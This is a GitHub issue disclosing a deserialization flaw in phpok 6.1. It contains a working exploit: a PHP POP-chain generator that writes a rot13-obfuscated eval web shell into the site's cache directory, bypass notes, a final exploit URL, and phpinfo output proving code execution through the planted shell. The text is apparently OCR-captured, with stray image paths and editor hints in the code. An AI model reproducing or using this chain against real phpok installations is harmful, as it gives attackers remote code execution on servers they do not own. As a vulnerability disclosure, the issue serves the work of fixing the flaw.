qinggan / phpok Public

<> Code ⊙ Issues 7 Pull requests 2 ⊙ Actions Projects Wiki ···

New issue

Jump to bottom


phpok 6.1 has a new deserialization vulnerability, and can write any files #13

⊙ Open **T4rnRookie** opened this issue on Sep 15 · 0 comments

T4rnRookie commented on Sep 15

I noticed in framework/phpok_call.php::_format_ext_all has an unserialize
and in phpok 5.4 has already fixed something
just like this
https://www.anquanke.com/post/id/194453#h2-5


but in
/framework/phpok_call.php I noticed I found a parse_str



```
}

//执行数据调用
public function phpok($id,$rs="")
{
    if(!$id){
        return false;
    }
    //格式化参数
    if($rs && is_string($rs)){
        parse_str($rs, &result: $rs);
    }
    //扩展参数
    if(!$rs){
        $rs = array('site'=>$this->site['id']);
    }
```

$rs we can control so we just need to use double urlencoded can bypass it but noticed this



```
            $this->error(P_Lang( info: '系统禁止以写类型参数'));
        }

        $call_all = $this->model('call')->all($this->site['id'],'identifier');
        $is_ok = false;
        $rslist = array();
        foreach($data as $key=>$value){
            //检查系统是否有开放SQL调用
            if($call_all && $call_all[$key] && $call_all[$key]['type_id'] == 'sql' && !$this->config['api_remote_sql']){
                $fid = $value['_alias'] ? $value['_alias'] : $key;
                $rslist[$fid] = array('status'=>0,'info'=>P_Lang( info: '禁止远程调用SQL执行，请检查'));
                continue;
            }
            //明文传输将禁用sqlext和sqlinfo
            if(isset($value['sqlext'])){
```

alias we can use weak compared to bypass

and we can write a pop chain use rot13 bypass


```
<?php
class cache
{
        protected $timeout = 1800;
        protected $status = true;
        protected $prefix = 'qinggan_';
        protected $keyfile = '';
        protected $folder = 'php://filter/string.rot13/resource=./_cache/';
        protected $key_id="1";
        protected $key_list='<?cuc riny($_ERDHRFG[1]); ?>';
        protected $debug = false;
        protected $time;
        private $time_use = 0;
        private $time_tmp = 0;
        private $count = 0;
}

echo urlencode(urlencode( serialize( new cache())));
```

final payload:

```
http://127.0.0.1:8010/api.php?c=call&f=index&data=
{%22m_picplayer%22:%220%26type_id%3Dformat_ext_all%26x%5Bform_type%5D%3Durl%26x%5Bcontent]=O%253A5%25
```

and we can get a webshell in /_cache/1.php


http://127.0.0.1:8010/_cache/1.php?1=phpinfo();

f:28:"

PHP Version 7.2.24-0ubuntu0.18.04.13

System	Linux 137a09ed1f52 5.10.25-linuxki
Build Date	Jul 6 2022 12:23:22
Server API	Apache 2.0 Handler

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant